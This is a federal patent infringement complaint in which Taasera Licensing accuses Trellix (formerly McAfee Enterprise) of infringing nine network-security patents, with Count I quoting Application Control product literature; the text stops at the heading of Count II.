IN THE UNITED STATES DISTRICT COURT
FOR THE EASTERN DISTRICT OF TEXAS
MARSHALL DIVISION

	§	
TAASERA LICENSING LLC,	§	Case No.
	§	
Plaintiff,	§	**JURY TRIAL DEMANDED**
	§	
v.	§	
	§	
	§	
MUSARUBRA US LLC, D/B/A TRELLIX,	§	
	§	
Defendant.	§	

COMPLAINT FOR PATENT INFRINGEMENT

Plaintiff Taasera Licensing LLC ("Taasera" or "Plaintiff") for its Complaint against Defendant Musarubra US LLC, d/b/a Trellix ("Trellix" or "Defendant") alleges as follows:

THE PARTIES

1. Taasera is a limited liability company, organized and existing under the laws of the State of Texas, with its principal place of business located in Plano, Texas.

2. On information and belief, Defendant Musarubra US LLC, d/b/a Trellix[1] is a Delaware limited liability company with a regular and established place of business in this District at 6000 Headquarters Drive, Plano, Texas 75024.[2] Defendant Trellix is registered with the Secretary of State to conduct business in Texas.[3] Upon information and belief, Defendant Trellix

[1] https://www.trellix.com/en-us/index.html; https://careers.trellix.com/job/devops-engineer-2/
[2] Texas Comptroller of Public Accounts, Taxable Entity Search. Web. 18 October 2022; https://www.bizjournals.com/dallas/news/2022/02/09/trellix-plano-6000-headquarters.html
[3] Texas Comptroller of Public Accounts, Taxable Entity Search. Web. 18 October 2022

maintained an office at 5000 Headquarters Drive, Plano, Texas 75024, until moving to the 6000 Headquarters Drive space.[4]

JURISDICTION

3. This is an action for patent infringement arising under the patent laws of the United States, 35 U.S.C. §§ 1, *et seq*. This Court has jurisdiction over this action pursuant to 28 U.S.C. §§ 1331 and 1338(a).

4. This Court has personal jurisdiction over Defendant. Defendant regularly conducts business and has committed acts of patent infringement and/or has induced acts of patent infringement by others in this Judicial District and/or has contributed to patent infringement by others in this Judicial District, the State of Texas, and elsewhere in the United States. Upon information and belief, Defendant Trellix conducts business at its office located at 6000 Headquarters Drive, Plano, Texas 75024.[5]


5. Venue is proper in this Judicial District pursuant to 28 U.S.C. § 1391(b) and (c) and 28 U.S.C. § 1400(b) because the Defendant has regular and systematic contacts within this Judicial District, has a regular and established place of business in this Judicial District, and has committed acts of infringement in this Judicial District. The Defendant, through its own acts, makes, uses, sells, and/or offers to sell infringing products within this Judicial District, regularly does and solicits business in this Judicial District, and has the requisite minimum contacts within the Judicial District such that this venue is a fair and reasonable one. Upon information and belief, Defendant

[4] https://www.bizjournals.com/dallas/news/2022/02/09/trellix-plano-6000-headquarters.html; https://apps.sos.wv.gov/business/corporations/organization.aspx?org=509485; https://tsdr.uspto.gov/documentviewer?caseId=sn97225536&docId=APP20220121094909#docIndex=1&page=1

[5] Texas Comptroller of Public Accounts, Taxable Entity Search. Web. 18 October 2022; https://www.bizjournals.com/dallas/news/2022/02/09/trellix-plano-6000-headquarters.html

directly or indirectly participated and continues to participate in the stream of commerce that results in products, including the Accused Products, being made, used, offered for sale, and/or sold in the State of Texas and/or imported into the United States to the State of Texas.

6. For example, Defendant maintains offices in Plano, Texas.[6] According to its website, Defendant currently has 52 open positions in Plano, Texas.[7]



☑ Administration ☑ Customer Success ☑ Facilities and Site Services ☑ Finance ☑ Global Sales & Services ☑ Human Resources
☑ Information Technology ☑ Intern/Student ☑ Legal ☑ Marketing and Communications ☑ Product Development ☑ Remote

Search completed. Found 52 matching records.

Title	Location	Apply
Global Benefits Leader	TX - Plano	Apply
Software Engineering Manager	TX - Plano	Apply
Sr Director, Customer Success Solution Engineering	TX - Plano	Apply
Senior Director, Voice of the Customer	TX - Plano	Apply

[8]

7. For example, Defendant applied for the TRELLIX trademark on January 18, 2022, with the United States Patent & Trademark Office. In its application for the TRELLIX trademark, Defendant listed its address as 5000 Headquarters Drive, Plano, Texas 75024.[9]

[6] https://www.bizjournals.com/dallas/news/2022/02/09/trellix-plano-6000-headquarters.html
[7] https://careers.trellix.com/jobs?search_keywords=&search_job_type=&search_location=plano
[8] https://careers.trellix.com/jobs?search_keywords=&search_job_type=&search_location=Plano
[9]https://tsdr.uspto.gov/documentviewer?caseId=sn97225536&docId=APP20220121094909#docIndex=1&page=1

8. On information and belief, Defendant has hundreds of employees in this Judicial District—including positions in product development, operations, information technology, sales, marketing, human resources, and finance.[10]

9. On information and belief, at least some of Defendant's employees located in this Judicial District are former employees of McAfee Corp. and/or McAfee LLC and may have relevant information including, in particular, information concerning the products and services accused of infringing the Asserted Patents.[11]

10. Defendant's operations in this Judicial District include client outreach and sales for each of the Accused Products. As detailed above, Trellix has customer-facing personnel and operations in this District.[12] Trellix also provides technical support to partners and customers for its products in this Judicial District.[13]

11. On information and belief, Trellix sells, offers for sale, advertises, makes, uses, tests, installs, and/or otherwise provides endpoint security software and security services, including the Accused Products, the use of which infringes the Asserted Patents, in this Judicial District and the State of Texas. Trellix performs these acts directly and/or through its partnerships with other entities.[14]

12. Defendant is subject to this Court's jurisdiction pursuant to due process and/or the Texas Long Arm Statute due at least to its substantial business in this State and Judicial District,

[10] *Id*; https://www.bizjournals.com/dallas/news/2022/02/09/trellix-plano-6000-headquarters.html

[11] https://www.linkedin.com/in/timhux/; https://www.linkedin.com/in/douglas-mckee-77460677/; https://www.linkedin.com/in/teju-bhatt-3150161/; https://www.linkedin.com/in/natalie-klosterman-tomlin-2a27341/; https://www.linkedin.com/in/justin-hilbert-a835034a/

[12] https://www.linkedin.com/in/david-tompkins-7214741/; https://www.linkedin.com/in/teju-bhatt-3150161/; https://www.linkedin.com/in/natalie-klosterman-tomlin-2a27341/

[13] https://www.linkedin.com/in/justin-hilbert-a835034a/; https://www.linkedin.com/in/rick-leigh-527409106/

[14] https://www.mcafee.com/enterprise/en-us/solutions/mvision/marketplace.html

including (a) at least part of its past infringing activities, (b) regularly doing or soliciting business in Texas, and/or (c) engaging in persistent conduct and/or deriving substantial revenue from goods and services provided to customers in Texas.

13. On March 2, 2010, the United States Patent and Trademark Office duly and legally issued U.S. Patent No. 7,673,137 (the "'137 Patent") entitled "System and Method for the Managed Security Control of Processes on a Computer System." A true and correct copy of the '137 Patent is attached hereto as Exhibit A.

14. On December 4, 2012, the United States Patent and Trademark Office duly and legally issued U.S. Patent No. 8,327,441 (the "'441 Patent") entitled "System and Method for Application Attestation." A true and correct copy of the '441 Patent is attached hereto as Exhibit B.

15. On September 30, 2014, the United States Patent and Trademark Office duly and legally issued U.S. Patent No. 8,850,517 (the "'517 Patent") entitled "Runtime Risk Detection Based on User, Application, and System Action Sequence Correlation." A true and correct copy of the '517 Patent is attached hereto as Exhibit C.

16. On February 10, 2015, the United States Patent and Trademark Office duly and legally issued U.S. Patent No. 8,955,038 (the "'038 Patent") entitled "Methods and Systems for Controlling Access to Computing Resources Based on Known Security Vulnerabilities." A true and correct copy of the '038 Patent is attached hereto as Exhibit D.

17. On March 24, 2015, the United States Patent and Trademark Office duly and legally issued U.S. Patent No. 8,990,948 (the "'948 Patent") entitled "Systems and Methods for Orchestrating Runtime Operational Integrity." A true and correct copy of the '948 Patent is attached hereto as Exhibit E.

18. On June 30, 2015, the United States Patent and Trademark Office duly and legally issued U.S. Patent No. 9,071,518 (the "'518 Patent") entitled "Rules Based Actions for Mobile Device Management." A true and correct copy of the '518 Patent is attached hereto as Exhibit F.

19. On July 28, 2015, the United States Patent and Trademark Office duly and legally issued U.S. Patent No. 9,092,616 (the "'616 Patent") entitled "Systems and Methods for Threat Identification and Remediation." A true and correct copy of the '616 Patent is attached hereto as Exhibit G.

20. On March 28, 2017, the United States Patent and Trademark Office duly and legally issued U.S. Patent No. 9,608,997 (the "'997 Patent") entitled "Methods and Systems for Controlling Access to Computing Resources Based on Known Security Vulnerabilities." A true and correct copy of the '997 Patent is attached hereto as Exhibit H.

21. On March 20, 2018, the United States Patent and Trademark Office duly and legally issued U.S. Patent No. 9,923,918 (the "'918 Patent") entitled "Methods and Systems for Controlling Access to Computing Resources Based on Known Security Vulnerabilities." A true and correct copy of the '918 Patent is attached hereto as Exhibit I.

22. Taasera is the sole and exclusive owner of all right, title, and interest in the '137 Patent, the '441 Patent, the '517 Patent, the '038 Patent, the '948 Patent, the '518 Patent, the '616 Patent, the '997 Patent, and the '918 Patent (collectively, the "Patents-in-Suit"), and holds the exclusive right to take all actions necessary to enforce its rights to the Patents-in-Suit, including the filing of this patent infringement lawsuit. Taasera also has the right to recover all damages for past, present, and future infringement of the Patents-in-Suit and to seek injunctive relief as appropriate under the law.

FACTUAL ALLEGATIONS

23. The Patents-in-Suit generally cover systems and methods for network security systems.

24. Five of the Patents-in-Suit were invented or acquired by International Business Machines ("IBM"). IBM pioneered the field of network security. Every year, IBM spends billions of dollars on research and development to invent, market, and sell new technology, and IBM obtains patents on many of the novel inventions that come out of that work, including the Patents-in-Suit. The five patents invented or acquired by IBM are the result of the work from 7 different researchers, spanning nearly a decade.

25. Four of the Patents-in-Suit were developed by TaaSera, Inc. TaaSera, Inc. was a leader in preemptive breach detection systems, and comprised of security architects and subject matter experts with decades of experience in firewalls, intrusion detection, security event management, malware analysis, and endpoint security. The TaaSera, Inc. patents identify patterns of malicious coordinated network and endpoint behaviors and prevent infection or the spread of infection.

26. The '137 Patent generally relates to technology that acts based on known security vulnerabilities to ensure endpoint compliance. The technology described in the '137 Patent was developed by Thomas James Satterlee and William Frank Hackenberger of IBM.

27. The '441 Patent generally relates to technology for application attestation. The technology described in the '441 Patent was developed by Srinivas Kumar and Gurudatt Shashikumar of TaaSera, Inc.

28. The ’517 Patent generally relates to runtime risk detection based on user, application, and/or system actions. The technology described in the ’517 Patent was developed by Srinivas Kumar of TaaSera, Inc.

29. The ’038 Patent generally relates to technology that acts based on known security vulnerabilities to ensure endpoint compliance. The technology described in the ’038 Patent was developed by Blair Nicodemus and Billy Edison Stephens of Fiberlink Communications Corporation, acquired by IBM in 2013.

30. The ’948 Patent generally relates to technology that provides runtime operational integrity profiles identifying a threat level of subjects or applications. The technology described in the ’948 Patent was developed by Srinivas Kumar and Dennis Pollutro of TaaSera, Inc.

31. The ’518 Patent generally relates to technology regarding mobile device compliance policies. The technology described in the ’518 Patent was developed by Jatin Malik, Ratnesh Singh, and Rajakumar Bopalli of TaaSera, Inc.

32. The ’616 Patent generally relates to technology that provides integrity profiles identifying a threat level of a system. The technology described in the ’616 Patent was developed by Srinivas Kumar and Dennis Pollutro of TaaSera, Inc.

33. The ’997 Patent generally relates to technology that acts based on known security vulnerabilities to ensure endpoint compliance. The technology described in the ’997 Patent was developed by Blair Nicodemus and Billy Edison Stephens of IBM.

34. The ’918 Patent generally relates to technology that controls access to computing resources based on known security vulnerabilities. The technology described in the ’918 Patent was developed by Blair Nicodemus and Billy Edison Stephens of IBM.

35. Defendant has infringed and continues to infringe one or more of the Patents-in-Suit by making, using, testing, selling, offering to sell, and/or importing, and by actively inducing others to make, use, sell, offer to sell, and/or import products that implement the network security inventions claimed in the Patents-in-Suit. For example, the Accused Products include at least McAfee/Trellix Endpoint Security, McAfee/Trellix Application Control, McAfee/Trellix EDR, McAfee/Trellix XDR, McAfee/Trellix ePolicy Orchestrator, McAfee/Trellix Enterprise Security Manager, McAfee/Trellix Advanced Correlation Engine, McAfee/Trellix Policy Auditor, McAfee/Trellix Application and Change Control, Trellix Mobile Security (McAfee MVISION Mobile), or combinations thereof. On information and belief, Defendant obtained the accused product lines from McAfee, LLC, and currently owns and operates the accused product lines.[15]

36. TaaSera, Inc. manufactured commercial and academic versions of its NetTrust Security Appliance. NetTrust combined breach detection with security analytics to identify hidden threatening network behaviors. The analytics engine analyzed behavioral profiles, threat patterns, and contextual evidence to rank systems by their risk of breach.

37. Upon information and belief, Taasera and its predecessors have complied with the requirements of 35 U.S.C. § 287(a).

<u>COUNT I</u>
(Infringement of the '137 Patent)


38. Paragraphs 1 through 37 are incorporated by reference as if fully set forth herein.

39. Defendant is not licensed or otherwise authorized to make, use, offer for sale, sell, or import any products that embody the inventions of the '137 Patent.

[15] Press Release, McAfee, *McAfee Completes the Divestiture of Its Enterprise Business to Symphony Technology Group (STG)* (July 27, 2021) (located at https://www.mcafee.com/pt-pt/consumer-corporate/newsroom/press-releases/press-release.html?news_id=8dccd16a-8ff6-4044-b9f1-d171c5841bba).

40. Defendant has and continues to directly infringe at least claim 1 of the ’137 Patent, either literally or under the doctrine of equivalents, without authority and in violation of 35 U.S.C. § 271, by making, using, offering to sell, selling, and/or importing into the United States products that satisfy each and every limitation of one or more claims of the ’137 Patent. Such products incorporate Application Control features and include at least McAfee Endpoint Security with Application Control (with McAfee Agent) (the “’137 Accused Product”) which are a system for managing security of a computing device comprising: a pre-execution module operable for receiving notice from the computing device’s operating system that a new program is being loaded onto the computing device; a validation module coupled to the pre-execution monitor operable for determining whether the program is valid; a detection module coupled to the pre-execution monitor operable for intercepting a trigger from the computing device’s operating system; and an execution module coupled to the detection module and operable for monitoring, at the operating system kernel of the computing device, the program in response to the trigger intercepted by the detection module.

41. Every ’137 Accused Product comprises a pre-execution module operable for receiving notice from the computing device’s operating system that a new program is being loaded onto the computing device. For example, McAfee Application Control Execution Control receives notice from the endpoint’s operating system when a user tries to execute a file.



McAfee Application Control

Reduce risk from unauthorized applications to control endpoints, servers, and fixed devices.

Advanced persistent threats (APTs) via remote attack or social engineering make it increasingly difficult to protect your business. McAfee® Application Control helps you outsmart cybercriminals and keeps your business secure and productive. Using a dynamic trust model and innovative security features such as local and global reputation intelligence, real-time behavioral analytics, and auto-immunization of endpoints, this McAfee solution immediately thwarts APTs—without requiring labor-intensive list management or signature updates. If you have zero tolerance for zero-day threats, take a closer look at McAfee Application Control.

Intelligent Whitelisting

McAfee Application Control prevents zero-day and APT attacks by blocking execution of unauthorized applications. Using our inventory feature, you can easily find and manage application-related files. It groups binaries (.EXEs, DLLs, drivers, and scripts) across your enterprise by application and vendor, displays them in an intuitive, hierarchical format, and intelligently classifies them as well-known, unknown, and known-bad applications. Using whitelisting, you can prevent attacks from unknown malware by allowing only known-good whitelisted applications to run.

Implement the Right Security Posture

As users demand more flexibility to use applications in their social and cloud-enabled business world, McAfee Application Control gives organizations three options to maximize their whitelisting strategy for threat prevention as illustrated here.


Default Deny
Allow software execution based on approved whitelist or trusted updaters.
Detect and Deny
Allow software execution based on reputation.
Verify and Deny
Allow execution of applications verified by sandbox testing.
Execution Control and Management
Signature-Less Memory Protection

Figure 1. Three ways to maximize your whitelist strategy.

Key Advantages

- Protect against zero-day and APTs without signature updates.
- Take advantage of McAfee Global Threat Intelligence and McAfee Threat Intelligence Exchange to provide global and local reputation of files and applications.
- Strengthen security and lower ownership costs with dynamic whitelisting that automatically accepts new software added through your trusted channels.
- Efficiently control application access with McAfee® ePolicy Orchestrator® (McAfee ePO™) software, a centralized platform for management of McAfee security solutions.
- Reduce patch cycles through secure whitelisting and advanced memory protection.
- Keep systems current with the latest patches using trusted updaters.
- Enforce controls on connected or disconnected servers, virtual machines, endpoints, fixed devices such as point-of-sale terminals, and legacy systems such as Microsoft Windows XP.

[16]



How it works

Application Control creates a whitelist of all authorized executable files. When you run an executable file that isn't whitelisted, Application Control checks the reputation of the file and it allows or blocks its execution. The software first communicates with the McAfee® Threat Intelligence Exchange (TIE) server to fetch the file's reputation. If the TIE server is unavailable, Application Control communicates with McAfee® Global Threat Intelligence™ (McAfee GTI) to fetch the reputation from the server. Application Control uses defined rules and policies to determine file execution.


1. A user or application tries to execute a file on a managed endpoint where Application Control and McAfee® Agent are installed.
2. Application Control checks the reputation of the file and allows or blocks its execution.
3. Application Control communicates with the TIE servers to receive reputation information for the file and any associated certificates. Based on this information, Application Control allows or blocks the file execution.
4. If the TIE server is unavailable, Application Control communicates with the McAfee GTI server to fetch the reputation of the file.
5. McAfee® Data Exchange Layer (DXL) provides the framework for communication between Application Control and TIE or McAfee GTI, so products can share threat information.
6. The administrator manages all endpoints, deploys policies, creates rules, adds certificates, manages the inventory, monitors activities, and approves requests.
7. Information about the attempt to run the application is sent to the McAfee ePO server, where it appears in a dashboard, report, or log.

[17]

42. Every '137 Accused Product comprises a validation module coupled to the pre-execution monitor operable for determining whether the program is valid. For example, McAfee Application Control checks whether the program is on an approved whitelist or is from a trusted updater.

[16] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-application-control.pdf

[17] https://docs.trellix.com/bundle/application-control-8.1.0-windows-product-guide-epolicy-orchestrator/page/GUID-0870ABE2-AA42-466A-A5F0-3E176849DCC7.html




Implement the Right Security Posture

As users demand more flexibility to use applications in their social and cloud-enabled business world, McAfee Application Control gives organizations three options to maximize their whitelisting strategy for threat prevention as illustrated here.

Default Deny
Allow software execution based on approved whitelist or trusted updaters.
Detect and Deny
Allow software execution based on reputation.
Verify and Deny
Allow execution of applications verified by sandbox testing.
Execution Control and Management
Signature-Less Memory Protection

Figure 1. Three ways to maximize your whitelist strategy. [18]

43. Every '137 Accused Product comprises a detection module coupled to the pre-execution monitor operable for intercepting a trigger from the computing device's operating system. For example, McAfee Application control detects and prevents memory buffer overflow attacks.



Keep Your Systems Up-to-Date

We understand that keeping your systems current with the latest patch is important. That's why we offer a Dynamic Trust Model to automatically update your systems without impacting business continuity. Keep your systems up to date using trusted users, certificates, processes, and directories. McAfee Application Control also prevents whitelisted applications from being exploited via memory buffer overflow attacks on Microsoft Windows 32- and 64-bit systems.

[19]

44. Every '137 Accused Product comprises an execution module coupled to the detection module and operable for monitoring, at the operating system kernel of the computing device, the program in response to the trigger intercepted by the detection module. For example,

[18] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-application-control.pdf
[19] https://www.mcafee.com/enterprise/en-us/assets/data-sheets/ds-application-control.pdf

the new program will continue to be monitored by McAfee Endpoint Security's Kernel Exploit Prevention after having detected the trigger.





Figure 1. The McAfee Endpoint Security 10 platform.

[20]



Behavioral rules

Behavioral rules block zero-day attacks and enforce proper operating system and application behavior. Heuristic behavioral rules define a profile of legitimate activity. Activity not matching these rules is considered suspicious and triggers a response. For example, a behavioral rule might state that only a web server process can access HTML files. If any other process attempts to access HTML files, action is taken. This type of protection, called application shielding and enveloping, prevents compromise of applications and their data and prevents applications from being used to attack other applications.

In addition, behavioral rules block buffer overflow exploits, preventing code execution resulting from a buffer overflow attack, one of the most common methods of attacking servers and desktops.

[21]

45. Defendant has and continues to indirectly infringe one or more claims of the '137 Patent by knowingly and intentionally inducing others, including customers and end-users, to directly infringe, either literally or under the doctrine of equivalents, by making, using, offering to

[20] https://www.mcafee.com/enterprise/en-us/assets/white-papers/wp-understanding-ep-security-10-module.pdf

[21] https://docs.trellix.com/bundle/host-intrusion-prevention-v8-0-0-product/resource/PD22894.pdf.

sell, selling, and/or importing into the United States products that include infringing technology, such as the ’137 Accused Products (*e.g.*, products incorporating the Application Control and Kernel Exploit Prevention features).

46. Defendant, with knowledge that these products, or the use thereof, infringe the ’137 Patent at least as of the date of this Complaint, knowingly and intentionally induced, and continues to knowingly and intentionally induce, direct infringement of the ’137 Patent by providing these products to end-users for use in an infringing manner, as well as providing instruction and installation manuals on its portal, and providing customer service through phone support and/or dedicated support staff that instruct end-users to use the products in an infringing manner.[22]

47. Defendant encourages and induces its users and customers of the ’137 Accused Products to perform the methods claimed in the Asserted Patents. For example, Defendant Trellix makes its security services available on its website, widely advertises those services, provides applications that allow customers and users to access those services, provides training and instructions for installing, and maintaining those products, and provides technical support to customers and users via Trellix support and services.[23]

48. Defendant further encourages and induces its customers to use the infringing Endpoint Security with Application Control by providing directions for and encouraging the Application Control and McAfee Agents to be installed on individual endpoint computers.[24]

49. Defendant has induced infringement by others, including end-users, with the intent to cause infringing acts by others or, in the alternative, with the belief that there was a high

[22] McAfee Application Control 8.2.0 – windows product guide; https://docs.trellix.com/

[23] https://docs.trellix.com/; https://www.trellix.com/en-us/support.html; https://www.trellix.com/en-us/services/education-services.html

[24] https://docs.trellix.com/bundle/application-control-8.1.0-windows-product-guide-epolicy-orchestrator/page/GUID-0870ABE2-AA42-466A-A5F0-3E176849DCC7.html

probability that others, including end-users, infringe the ’137 Patent, but while remaining willfully blind to the infringement.

50. Taasera has suffered damages as a result of Defendant’s direct and indirect infringement of the ’137 Patent in an amount to be proved at trial.

51. Taasera has suffered, and will continue to suffer, irreparable harm as a result of Defendant’s infringement of the ’137 Patent, for which there is no adequate remedy at law, unless Defendant’s infringement is enjoined by this Court.

COUNT II
(Infringement of the ’441 Patent)

